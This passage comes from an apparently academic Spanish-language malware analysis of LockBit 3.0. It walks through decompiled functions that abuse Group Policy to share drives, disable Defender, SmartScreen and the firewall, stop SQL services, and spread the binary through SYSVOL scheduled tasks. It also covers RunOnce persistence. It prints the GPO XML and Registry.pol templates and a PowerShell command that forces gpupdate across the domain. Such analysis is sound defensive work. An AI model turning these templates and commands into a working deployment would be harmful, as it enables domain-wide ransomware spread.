    - ★ FUN\_00415a84()

Esta función configura políticas de grupo en las que se definen los recursos comparti-

dos de red sobre las unidades disponibles en los equipos del dominio. Primero obtiene la ruta asociada a la GPO mediante el método `IGroupPolicyObject::GetFileSysPath`, y que luego en `<GPO GUID>\MACHINE\Preferences\NetworkShares` crea las carpetas necesarias.

Con esto, desencripta y descomprime el contenido almacenado en `DAT_00422974`, que contiene un archivo XML con la definición de los recursos compartidos para cada unidad de red, incluyendo todas las letras desde D: hasta Z:, guardándose como `NetworkShares.xml` dentro del directorio de la GPO.

Este archivo se despliega por el controlador de dominio al resto de máquinas conectadas en la red, permitiendo al ransomware LockBit acceder y cifrar todas las unidades de red compartidas en el Directorio Activo.

Listado 4.28: `NetworkShares.xml`

```
<?xml version="1.0" encoding="utf-8"?>
<NetworkShareSettings clsid="{520870D8-A6E7-47e8-A8D8-E6A4E76EAEC2}">
    <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%_%_D" changed="%s" uid="%s">
        <Properties action="U" name="%%ComputerName%_%_D" path="D:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/>
    </NetShare>
    <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%_%_E" changed="%s" uid="%s">
        <Properties action="U" name="%%ComputerName%_%_E" path="E:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/>
    </NetShare>
    <!-- Mismo patron hasta el disco Z: -->
    <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%_%_Z" changed="%s" uid="%s">
        <Properties action="U" name="%%ComputerName%_%_Z" path="Z:" comment="" allRegular="0" allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE"/>
    </NetShare>
</NetworkShareSettings>
```

#### FUN\_00415a84()

```
1 undefined4 FUN_00415a84(int *param_1)
2 {
3     ...
4     local_30 = (undefined *)allocate_data_processheap_antidbg(0x800);
5     if (((local_30 != (undefined *)0x0) &&
6         // param_1 + 0x38 = IGroupPolicyObject::GetFileSysPath
7         (iVar1=(*(code**)(param_1+0x38))(param_1,2,local_30,0x400), iVar1 == 0)) &&
8         (local_18 = FUN_0041497c(), // Preferences
9         local_18 != (uint *)0x0)) {
10     (*PathAppendW)(local_30,local_18); // <GPO GUID>\MACHINE\Preferences
11     (*CreateDirectoryW)(local_30,0);
12     puVar2 = FUN_00414a30(); // NetworkShares
13     if (puVar2 == (uint *)0x0) { local_1c = (uint *)0x0; }
14     else {
15         (*PathAppendW)(local_30,puVar2); // <GPO GUID>\MACHINE\Preferences\NetworkShares
16         rtl_freeheap_antidbg_func(puVar2);
17         (*CreateDirectoryW)(local_30,0);
18         local_1c = FUN_00414a30(1); // NetworkShares.xml
19         if (local_1c != (uint *)0x0) { // <GPO GUID>\MACHINE\Preferences\NetworkShares\NetworkShares.xml
20             (*PathAppendW)(local_30,local_1c);
21             local_c = (*CreateFileW)(local_30,0x40000000,0,0,4,0x80,0);
22             // FUN_00414aa8 -> current hour (e.g. 2025-06-04 22:23:55)
23             // FUN_00414c08 -> deobfuscates GUID{25DC320F-15C5-4C0E-9223-E09CE1610C53}
24             if ((local_c != -1) && (local_14 = FUN_00414aa8(), local_14 != 0)) && (local_20 =
25                 → FUN_00414c08(0x17), local_20 != (int *)0x0)) {
26                 ... // Decrypts and decompress the content to put at NetworkShares.xml
27             }}}}
```

#### FUN\_004157b4()

```

    ▷ lockbit.exe

        ▼ FUN_00417458()
            • FUN_00416fa0()
                ◇ FUN_00416490()
                    ★ FUN_004157b4()

```

Esta función aplica las configuraciones de registro necesarias para desactivar múltiples funcionalidades de Windows Defender mediante políticas de grupo.

Primero, obtiene la ruta de almacenamiento del GPO creado, mediante el uso de la función `IGroupPolicyObject::GetFileSysPath`, donde prepara dos rutas distintas:

- <GUID del GPO>\MACHINE\Registry.pol, donde se almacenarán las configuraciones de registro.
- <GUID del GPO>\MACHINE\comment.cmtx, archivo de metadatos necesario para la política.

Tras, el contenido de las políticas a aplicar, almacenado en `DAT_00422689`, se desencripta y descomprime. Este contenido corresponde a directivas como las siguientes:

Listado 4.29: Registry.pol

```

PReg\x01
[SOFTWARE\Policies\Microsoft\Windows\System;GroupPolicyRefreshTimeDC;\x04;\x04;\x01]
[SOFTWARE\Policies\Microsoft\Windows\System;GroupPolicyRefreshTimeOffsetDC;\x04;\x04;\x01]
[SOFTWARE\Policies\Microsoft\Windows\System;GroupPolicyRefreshTime;\x04;\x04;\x01]
[SOFTWARE\Policies\Microsoft\Windows\System;GroupPolicyRefreshTimeOffset;\x04;\x04;\x01]
[SOFTWARE\Policies\Microsoft\Windows\System;EnableSmartScreen;\x04;\x04;]
[SOFTWARE\Policies\Microsoft\Windows\System;**delShellSmartScreenLevel;\x01;\x04;\x20]
[SOFTWARE\Policies\Microsoft\WindowsDefender;DisableAntiSpyware;\x04;\x04;\x01]
[SOFTWARE\Policies\Microsoft\WindowsDefender;DisableRoutinelyTakingAction;\x04;\x04;\x01]
[SOFTWARE\Policies\Microsoft\WindowsDefender\Real-TimeProtection;DisableRealtimeMonitoring;\x04;\x04;\x01]
[SOFTWARE\Policies\Microsoft\WindowsDefender\Real-TimeProtection;DisableBehaviorMonitoring;\x04;\x04;\x01]
[SOFTWARE\Policies\Microsoft\WindowsDefender\Spynet;SubmitSamplesConsent;\x04;\x04;\x02]
[SOFTWARE\Policies\Microsoft\WindowsDefender\Spynet;SpynetReporting;\x04;\x04;]
[SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile;EnableFirewall;\x04;\x04;]
[SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile;EnableFirewall;\x04;\x04;]

```

Como se puede ver, estas entradas desactivan la protección en tiempo real, la monitorización de comportamiento, el envío de muestras, el firewall y otras funciones de seguridad de Windows Defender. Además, cuenta con una directiva para eliminar la configuración de SmartScreen. Una vez generado este contenido, se en el archivo `Registry.pol`.

Seguidamente, realiza el mismo proceso con `DAT_00422810`, cuyo contenido representa un archivo XML de metadatos asociado llamado `comment.cmtx`. Este archivo se genera con la siguiente estructura:

Listado 4.30: comment.cmtx

```

<?xml version='1.0' encoding='utf-8'?>
<policyComments xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" revision="1.0" schemaVersion="1.0" xmlns="http://www.microsoft.com/GroupPolicy/CommentDefinitions">
<policyNamespaces>
<using prefix="ns0" namespace="Microsoft.Policies.GroupPolicy"></using>
<using prefix="ns1" namespace="Microsoft.Policies.SmartScreen"></using>
<using prefix="ns2" namespace="Microsoft.Policies.WindowsDefender"></using>
<using prefix="ns3" namespace="Microsoft.Policies.WindowsFirewall"></using>
</policyNamespaces>

```

```

<comments>
<admTemplate></admTemplate>
</comments>
<resources minRequiredRevision="1.0">
<stringTable></stringTable>
</resources>
</policyComments>

```

Ambos archivos se escriben en la GPO, facilitando así la propagación del malware. Finalmente, los búfer temporales son liberados en `rtl_freeheap_antidbg_func()`.

#### FUN\_004157b4()

```

1 undefined4 FUN_004157b4(int *param_1)
2 {
3     ...
4     local_54[0xf] = allocate_data_processheap_antidbg(0x800);
5     if (((local_54[0xe] != 0) &&
6         (local_54[0xe]=allocate_data_processheap_antidbg(0x800),local_54[0xe]!=0)) &&
7         // param_1 + 0x38 = IGroupPolicyObject::GetFileSysPath
8         (iVar1=(**(code**)(*param_1+0x38))(param_1,2,local_54[0xf],0x400),iVar1==0)) {
9         (*wcscpy)(local_54[0xe],local_54[0xf]);
10        ... // Registry.pol
11        decode_n_blocks_w_mask_func(local_54 + 7,7);
12        ... // comment.cmtx
13        decode_n_blocks_w_mask_func(local_54,7);
14        (*PathAppendW)(local_54[0xf],local_54 + 7); // <GPO GUID>\MACHINE\Registry.pol
15        (*PathAppendW)(local_54[0xe],local_54); // <GPO GUID>\MACHINE\comment.cmtx
16        local_54[0x11] = (*CreateFileW)(local_54[0xf],0x40000000,0,0,2,0x80,0);
17        ... // Desencripta y descomprime DAT_00422689 y lo escribe en Registry.pol
18        ... // Desencripta y descomprime DAT_00422810 y lo escribe en comment.cmtx
19    }
20 }

```

#### FUN\_00414e50()

```

▷ lockbit.exe

▼ FUN_00417458()
    • FUN_00416fa0()
        ◇ FUN_00416490()
            ★ FUN_00414e50()

```

Esta función implementa una política de grupo que fuerza la paralización y deshabilitación de una serie de servicios relacionados con SQL Server, mediante la creación del archivo `Services.xml` en el directorio:

```
<GUID del GPO>\MACHINE\Preferences\Services\Services.xml
```

Para ello, primero solicita la ruta del sistema de archivos asociada al GPO (mediante `IGroupPolicyObject::GetFileSysPath`) y genera la ruta donde se almacenará la política, creando los directorios `Preferences` y `Services` si no existen.

Luego, desencripta y descomprime el contenido en `DAT_0042208a`, que corresponde a una política de preferencias del sistema para detener múltiples servicios clave, usando la siguiente plantilla XML:

Listado 4.31: `Services.xml`

```

<?xml version="1.0" encoding="utf-8"?>
<NTServices clsid="{2CFB484A-4E96-4b5d-A0B6-093D2F91E6AE}">

```

```
<NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLPBDMS" image="4" changed="%s" uid="%s" disabled="0">
  <Properties startupType="DISABLED" serviceName="SQLPBDMS" serviceAction="STOP" timeout="30"/>
</NTService>
<NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLPBENGINE" image="4" changed="%s" uid="%s" disabled="0">
  <Properties startupType="DISABLED" serviceName="SQLPBENGINE" serviceAction="STOP" timeout="30"/>
</NTService>
<!-- Mismo patron con otros servicios -->
<NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="MSSQLSERVER" image="4" changed="%s" uid="%s" disabled="0">
  <Properties startupType="DISABLED" serviceName="MSSQLSERVER" serviceAction="STOP" timeout="60"/>
</NTService>
</NTServices>
```

Este archivo se formatea partiendo de la plantilla anterior, donde inserta dinámicamente la hora de creación y un identificador único (GUID), que se obtiene y deofusca durante la ejecución. Finalmente, el XML resultante se almacena en la GPO con permisos de escritura.

Los servicios afectados por esta política y que serán desactivados y detenidos en los equipos del dominio son los siguientes:

- SQLPBDMS
- SQLPBENGINE
- MSSQLFDLauncher
- SQLSERVERAGENT
- MSSQLServerOLAPService
- SSASTELEMETRY
- SQLBrowser
- SQL Server Distributed Replay Client
- SQL Server Distributed Replay Controller
- MsDtsServer150
- SSISTELEMETRY150
- SSISScaleOutMaster150
- SSISScaleOutWorker150
- MSSQLLaunchpad
- SQLWriter
- SQLTELEMETRY
- MSSQLSERVER

De esta manera el malware detiene servicios clave relacionados con bases de datos, para poder cifrar sus datos y así maximizar el impacto del cifrado de datos.

### FUN\_00414e50()

```

1 undefined4 FUN_00414e50(int *param_1)
2 {
3     ...
4     iVar1 = allocate_data_processheap_antidbg(0x800);
5     if (((iVar1 != 0) &&
6         // param_1 + 0x38 = IGroupPolicyObject::GetFileSysPath
7         (iVar2 = (**(code **)(*param_1 + 0x38))(param_1,2,iVar1,0x400), iVar2 == 0))
8         // FUN_0041497c() = Preferences
9         && (local_1c = FUN_0041497c(), local_1c != (uint *)0x0)) {
10        (*PathAppendW)(iVar1,local_1c); // <GPO GUID>\MACHINE\Preferences
11        (*.CreateDirectoryW)(iVar1,0);
12        puVar3 = FUN_00414920(0); // Services
13        if (puVar3 == (uint *)0x0) { local_20 = (uint *)0x0; }
14        else {
15            (*PathAppendW)(iVar1,puVar3); // <GPO GUID>\MACHINE\Preferences\Services
16            rtl_freeheap_antidbg_func(puVar3);
17            (*.CreateDirectoryW)(iVar1,0);
18            local_20 = FUN_00414920(1); // Services.xml
19            if (local_20 != (uint *)0x0) {
20                (*PathAppendW)(iVar1,local_20); // <GPO GUID>\MACHINE\Preferences\Services.xml
21                local_c = (byte *)(*CreateFileW)(iVar1,0x40000000,0,0,4,0x80,0);
22                // FUN_00414aa8 -> Hora actual (e.g. 2025-06-04 22:23:55)
23                if (((local_c != (byte *)0xffffffff) && (local_18 = FUN_00414aa8(), local_18 != 0)) &&
24                    // FUN_00414c08 -> Desafusca el GUID f9900B5EC-0875-49AB-819C-C7AA8462BFF6}
25                    (local_24 = FUN_00414c08(0x11), local_24 != (int *)0x0)) {
26                    ... // Desencripta y descomprime el contenido a escribir en Services.xml
27                }}}}}

```

### FUN\_004150e0()

```

▷ lockbit.exe

    ▼ FUN_00417458()
        • FUN_00416fa0()
            ◇ FUN_00416490()
            ★ FUN_004150e0()

```

En esta función se implementa el mecanismo de autopropagación del malware en el dominio. Primero, deofusca y formatea la ruta UNC [416] \\%s\sysvol\%\scripts\como \\<NombreDominio>\sysvol\<NombreDominio>\scripts\<lockbit>, copiando el malware directamente a dicha ubicación compartida del SYSVOL [431], ya que este directorio es accesible por todos los equipos unidos al dominio del Directorio Activo, permitiendo así la distribución automatizada del malware en toda la red mediante directivas de grupo (GPOs).

Posteriormente, crea o modifica el fichero XML de configuración de la GPO en la ruta <GPO GUID>\MACHINE\Preferences\Files\Files.xml, en la que inserta una tarea que ordena copiar este ejecutable desde SYSVOL al directorio temporal, %TempDir% en cada máquina unida al dominio. Esta tarea se define con la siguiente entrada XML:

Listado 4.32: Files.xml

```

<?xml version="1.0" encoding="utf-8"?>
<Files clsid="{215B2E53-57CE-475c-80FE-9EEC14635851}">
    <File clsid="{50BE44C8-567A-4ed1-B1D0-9234FE1F38AF}" name="%s" status="%s" image="2" bypassErrors="1"
        changed="%s" uid="%s">
        <Properties action="U" fromPath="%s" targetPath="%s" readOnly="0" archive="1" hidden="0" suppress="0"/>

```

```
</File>
</Files>
```

Tras ello, el malware desencripta y descomprime otro documento XML previamente codificado en DAT\_004222c3, que contiene la configuración de una tarea programada para <GPO GUID>\MACHINE\Preferences\ScheduledTasks\ScheduledTasks.xml. Esta tarea forzará en todos los equipos la ejecución del malware previamente copiado en la carpeta temporal, %TempDir%, con el nivel de privilegios más alto disponible (HighestAvailable). La definición de la tarea se define en el siguiente archivo XML:

Listado 4.33: ScheduledTasks.xml

```
<?xml version="1.0" encoding="utf-8"?>
<ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
  <TaskV2 clsid="{D8896631-B747-47a7-84A6-C155337F3BC8}" name="%s" image="2" changed="%s" uid="%s">
    <Properties action="U" name="%s" runAs="%s" logonType="InteractiveToken">
      <Task version="1.2">
        <RegistrationInfo>
          <Author>%s</Author>
          <Description></Description>
        </RegistrationInfo>
        <Principals>
          <Principal id="Author">
            <UserId>%s</UserId>
            <LogonType>InteractiveToken</LogonType>
            <RunLevel>HighestAvailable</RunLevel>
          </Principal>
        </Principals>
        <Settings>
          <IdleSettings>
            <Duration>PT10M</Duration>
            <WaitTimeout>PT1H</WaitTimeout>
            <StopOnIdleEnd>false</StopOnIdleEnd>
            <RestartOnIdle>false</RestartOnIdle>
          </IdleSettings>
          <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
          <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
          <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
          <AllowHardTerminate>true</AllowHardTerminate>
          <AllowStartOnDemand>true</AllowStartOnDemand>
          <Enabled>true</Enabled>
          <Hidden>false</Hidden>
          <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
          <Priority>7</Priority>
        </Settings>
        <Triggers>
          <RegistrationTrigger>
            <Enabled>true</Enabled>
          </RegistrationTrigger>
        </Triggers>
        <Actions Context="Author">
          <Exec>
            <Command>%s</Command>
            <Arguments>%s</Arguments>
          </Exec>
        </Actions>
      </Task>
    </Properties>
  </TaskV2>
</ScheduledTasks>
```

Estas tareas que se insertan en la GPO creada, permite a LockBit 3.0 ejecutar una copia local suya desde la carpeta temporal, %TempDir%, en todas las máquinas unidas al dominio, mediante su copia automática desde SYSVOL.

**FUN\_004150e0()**

```

1 undefined4 FUN_004150e0(int *param_1, short *param_2, undefined4 param_3)
2 {
3     ...
4     local_28 = (short *)allocate_data_processheap_antidbg(0x800);
5     if (local_28 != (short *)0x0) {
6         ... // \%$\\sysvol\\%\\scripts\\
7         decode_n_blocks_w_mask_func(local_7c, 0xc);
8         (*_swprintf)(local_28, local_7c, param_3, param_3); // \\<Domain Name>\\sysvol\\<Domain Name>\\scripts\\
9         uVar4 = retrieve_process_path_from_peb();
10        uVar4 = (*PathFindFileNameW)(uVar4); // <ruta_lockbit>
11        (*PathAppendW)(local_28, uVar4); // \\<Domain Name>\\sysvol\\<Domain Name>\\scripts\\<lockbit>
12        uVar4 = retrieve_process_path_from_peb();
13        iVar5 = (*CopyFileW)(uVar4, local_28, 0); // Copia el malware al AD en directorio compartido sysvol
14        if (((iVar5 != 0) && (local_2c = allocate_data_processheap_antidbg(0x800), local_2c != 0)) &&
15            // param_1 + 0x38 = IGroupPolicyObject::GetFileSysPath
16            (iVar5 = (**(code **)(*param_1 + 0x38))(param_1, 1, local_2c, 0x400), iVar5 == 0)) &&
17            // FUN_0041497c() = Preferences
18            (local_24 = FUN_0041497c(), local_24 != (uint *)0x0)) {
19                (*PathAppendW)(local_2c, local_24); // <GPO GUID>\\MACHINE\\Preferences
20                (*CreateDirectoryW)(local_2c, 0);
21                local_1c = FUN_004148c4(0); // Files
22                if (local_1c == (uint *)0x0) { local_1c = (uint *)0x0; }
23                else {
24                    (*PathAppendW)(local_2c, local_1c); // <GPO GUID>\\MACHINE\\Preferences\\Files
25                    rtl_freeheap_antidbg_func(local_1c);
26                    local_1c = (uint *)0x0;
27                    (*CreateDirectoryW)(local_2c, 0);
28                    local_1c = FUN_004148c4(1); // Files.xml
29                    if (local_1c != (uint *)0x0) { // <GPO GUID>\\MACHINE\\Preferences\\Files\\Files.xml
30                        (*PathAppendW)(local_2c, local_1c);
31                        local_c = (*CreateFileW)(local_2c, 0x40000000, 0, 0, 4, 0x80, 0);
32                        // FUN_00414aa8 -> Hora actual (e.g. 2025-06-04 22:23:55)
33                        if ((local_c != -1) && (local_14 = FUN_00414aa8(), local_14 != 0)) &&
34                            // FUN_00414c08 -> Desofusca el GUID {D58B27E1-CAB1-4661-AA04-366B4E753731}
35                            (local_18 = FUN_00414c08(1), local_18 != (int *)0x0)) {
36                            puVar9 = local_8d;
37                            do { ... do { ...
38                                if (*psVar8 == 0) {
39                                    ... // Desencripta y descomprime la plantilla de Files.xml
40                                    ... // %TempDir%
41                                    decode_n_blocks_w_mask_func(local_10d, 3);
42                                    FUN_00401218(local_28, (undefined *)local_28);
43                                    // \\<Domain Name>\\sysvol\\<Domain Name>\\scripts\\<lockbit>
44                                    uVar4 = (*PathFindFileNameA)(local_28);
45                                    (*PathAppendA)(local_10d, uVar4); // %TempDir%\\<lockbit>
46                                    piVar2 = local_18; // Formatea la plantilla de Files.xml
47                                    uVar4 = (*sprintf)(...);
48                                    // Escribe la plantilla en <GPO GUID>\\MACHINE\\Preferences\\Files\\Files.xml
49                                    iVar5 = (*WriteFile)(local_c, local_34, uVar4, local_10, 0);
50                                    ... // Crea <GPO GUID>\\MACHINE\\Preferences\\ScheduledTasks\\ScheduledTasks.xml
51                                } } while (iVar5 != 0); } while (true); } } } }
52    ... // Desencripta y descomprime el contenido a escribir en ScheduledTasks.xml
53 }
```

**FUN\_004146a8()**

```

▷ lockbit.exe
    ▼ FUN_00417458()
        • FUN_00416fa0()
            ◇ FUN_004146a8()

```

En esta función se fuerza la actualización de las directivas de grupo (GPOs) en todos los equipos unidos al dominio del Directorio Activo. Primero desencripta el contenido en DAT\_00421f72 con la función `decrypt_payload_xor_custom_func()`, que es un comando

PowerShell ofuscado, que contiene la siguiente instrucción:

```
Windows PowerShell
PS C:\> Get-ADComputer -filter * -Searchbase '%s' | ForEach-Object {
    Invoke-GPUpdate -computer $_.name -force -RandomDelayInMinutes 0 }
```

Este comando fuerza la ejecución de `gpupdate` [432] en todos los equipos en el dominio, con el parámetro `-force` y sin ninguna espera aleatoria en cada uno de ellos.

Tras esto, inicializa la librería COM con `CoInitialize` [294] y deofusca la cadena `LDAP://rootDSE` [433], junto al identificador de la interfaz `IADS` [434] que se corresponde con el IID `{FD8256D0-FD15-11CE-ABC4-02608C9E7553}` [435]. De esta manera, realiza la llamada a `ADSOpenObject` [340] para obtener un puntero a dicha interfaz (`IADS`), permitiendo consultas en el espacio de nombres del Directorio Activo.

Posteriormente, deofusca la clave `defaultNamingContext`, que representa el DN raíz del dominio, que se pasa como argumento a la función `IADS::Get` [436], obteniendo un valor del tipo `VARIANT` con la ruta LDAP del dominio en formato `DC=dominio,DC=local`. Una vez recuperado, con `_swprintf` [122] inserta dicha ruta en el comando PowerShell, completando así el valor del parámetro `-SearchBase`.

Finalmente, con el comando PowerShell completo se ejecuta con `CreateProcessW` [202], lanzando un nuevo proceso con dicho comando, el cual fuerza la actualización de GPOs en todos los equipos del dominio. Además, a memoria y los objetos COM son liberados mediante `VariantClear` [318], `CoUninitialize` [296] y `rtl_freeheap_antidbg_func()`.

## Establecimiento de Persistencia

### FUN\_00411934()

```
▷ lockbit.exe
  ▼ FUN_00417458()
    • FUN_00417034()
      ◇ FUN_00411934()
```

Esta función implementa un mecanismo de persistencia del malware con la creación de una entrada en el registro de Windows. Primero, `decrypt_payload_xor_custom_func()` desencripta la cadena `SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`, que corresponde a una clave del registro utilizada para ejecutar un programa automáticamente una única vez tras el inicio del sistema, repitiéndose por cada ejecución. Posteriormente, obtiene un *manejador* válido a dicha clave dentro de `HKEY_LOCAL_MACHINE` mediante la función API `RegCreateKeyExW()` [216], como se muestra en la Figura 4.458.

Address	Hex	ASCII
012ED840	53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00	S.O.F.T.W.A.R.E.
012ED850	5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00	\.M.i.c.r.o.s.o.
012ED860	66 00 74 00 5C 00 57 00 69 00 6E 00 64 00 6F 00	f.t.\.W.i.n.d.o.
012ED870	77 00 73 00 5C 00 43 00 75 00 72 00 72 00 65 00	w.s.\.C.u.r.r.e.
012ED880	6E 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00	n.t.V.e.r.s.i.o.
012ED890	6E 00 5C 00 52 00 75 00 6E 00 4F 00 6E 00 63 00	n.\.R.u.n.o.n.c.
012ED8A0	65 00 00 00 AB AB AB AB AB AB AB AB 00 00 00 00	e.....<<<<<<..

Figura 4.458: Obtención clave RunOnce desencriptada

Luego, llama a la función `FUN_004118b8()` para generar una cadena aleatoria (por ejemplo, `*RMF234aks`) mediante `generate_randomnumber_lcg_func()`, que implementaba un generador lineal congruente personalizado. Esta aleatoriedad permite evadir firmas y será utilizada como nombre del valor dentro de la clave RunOnce, como se observa en la Figura 4.459.

Address	Hex	ASCII
012ED8C0	2A 00 52 00 4D 00 46 00 32 00 33 00 34 00 61 00	*.R.M.F.2.3.4.a..
012ED8D0	6B 00 73 00 00 00 AB 00 00	k.s...<<<<<<<<..

Figura 4.459: Generación de nombre aleatorio para el valor en el registro

Posteriormente, la función `retrieve_process_path_from_peb()` recupera la ruta absoluta del ejecutable LockBit desde el PEB [372], la cual se almacenada en un búfer reservado cpm `FUN_00406934()`, como se contempla en la Figura 4.460.

Address	Hex	ASCII
012EDF08	43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00	C.: \.U.s.e.r.s.
012EDF18	5C 00 41 00 4E 00 4F 00 4E 00 5C 00 44 00 65 00	\.A.N.O.N.\.D.e.
012EDF28	73 00 6B 00 74 00 6F 00 70 00 5C 00 4D 00 61 00	s.k.t.o.p.\.M.a.
012EDF38	6C 00 77 00 61 00 72 00 65 00 20 00 53 00 61 00	T.w.a.r.e. .S.a
012EDF48	6D 00 70 00 6C 00 65 00 73 00 5C 00 4C 00 6F 00	m.p.l.e.s.\.L.o
012EDF58	63 00 6B 00 62 00 69 00 74 00 33 00 5F 00 30 00	c.k.b.i.t.3._0
012EDF68	5C 00 6D 00 6F 00 64 00 69 00 66 00 69 00 65 00	\.m.o.d.i.f.i.e.
012EDF78	64 00 5F 00 6C 00 6F 00 63 00 68 00 62 00 69 00	d._l.o.c.k.b.i
012EDF88	74 00 5F 00 64 00 65 00 62 00 75 00 67 00 5C 00	t._d.e.b.u.g.\.
012EDF98	6C 00 6F 00 63 00 6B 00 62 00 69 00 74 00 5F 00	l.o.c.k.b.i.t._
012EDFA8	33 00 5F 00 6D 00 6F 00 64 00 69 00 66 00 69 00	3._m.o.d.i.f.i.
012EDFB8	65 00 64 00 2E 00 65 00 78 00 65 00 00 00 00 00	e.d...e.x.e....

Figura 4.460: Obtención de la ruta al ejecutable de LockBit desde el PEB

A dicha ruta del ejecutable se le añaden argumentos personalizados, como `-wall` (deofuscado directamente) y `%s -pass %s`, este último desencriptado desde `DAT_00420b1c`, que actúa como plantilla para insertar una contraseña de ejecución y la ruta del ejecutable, como se contempla en la Figura 4.461




Figura 4.461: Argumento personalizado `-wall` y `%s -pass %s`

Finalmente con la API `RegSetValueExW()` [217] se crea el valor con el nombre aleatorio y como datos la ruta al ejecutable LockBit con estos argumentos. Esto permite que el malware se ejecute automáticamente al reiniciar el equipo, estableciendo así un mecanismo de persistencia mediante el registro.

**FUN\_004150e0()**

```
1 undefined4 FUN_00411934(void)
2 {
3     ... // Desencripta SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
4     local_10 = decrypt_payload_xor_custom_func(&DAT_00420ab4);
5     // Obtiene manejador a la anterior clave, FUN_004118b8=*RMF234aks
6     if (((local_10 != (byte *)0x0) && (iVar2 = (*RegCreateKeyExW
7         (0x80000002,local_10,0,0,0,0x20006,0,&local_c,0), iVar2 == 0)) && (local_14 = FUN_004118b8(),
8         local_14 != (undefined2 *)0x0)) {
9         uVar3 = retrieve_process_path_from_peb(); // Ruta a lockbit
10        iVar5 = FUN_00406934(uVar3,6); // Buffer con ruta a lockbit
11        if (iVar5 != 0) {
12            iVar2 = (*wcslen)(iVar5);
13            puVar1 = (uint *)(iVar5 + iVar2 * 2);
14            *puVar1 = 0x102e5fdf;
15            ... // Desofusca argumento personalizado -wall
16            puVar1[2] = puVar1[2] ^ 0x10035fff;
17            if (DAT_004251a8 == 0) { (*wcscpy)(local_314,iVar5); }
18            else { // Desencripta el argumento personalizado "%s -pass %s
19                pbVar4 = decrypt_payload_xor_custom_func(&DAT_00420b1c);
20                (*SystemFunction041)(&DAT_004251ac,0x48,0); // Encripta temporalmente la clave personalizada
21                (_swprintf)(local_314,pbVar4,iVar5,&DAT_004251ac); // Inserta la clave personalizada
22                (*SystemFunction040)(&DAT_004251ac,0x48,0); // Desencripta la clave
23                ...
24                iVar2 = (*wcslen)(local_314); // Crea en SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
25                // Un valor con el nombre *RMF234aks y con los datos de la ruta del ejecutable
26                iVar2 = (*RegSetValueExW)(local_c,local_14,0,1,local_314,iVar2 * 2 + 2);
27                if (iVar2 == 0) { local_8 = 1; }
28            }
29            ...
30        return local_8;
31    }
```

#### 4.2.4. Análisis del comportamiento del malware

Al ejecutar el malware LockBit 3.0, se observa el cifrado masivo de archivos en el sistema infectado, donde a cada archivo se le añade una extensión personalizada, que en este caso es .AFFGdukAp:



Figura 4.462: Archivos cifrados en el escritorio




Figura 4.463: Archivos cifrados con la extensión personalizada .AFFGdukAp

Además, en el escritorio del usuario aparece un archivo `AFFGduKAp.README.txt`, el cual contiene las instrucciones para realizar el rescate de los archivos, que se genera en cada carpeta cifrada por el malware.

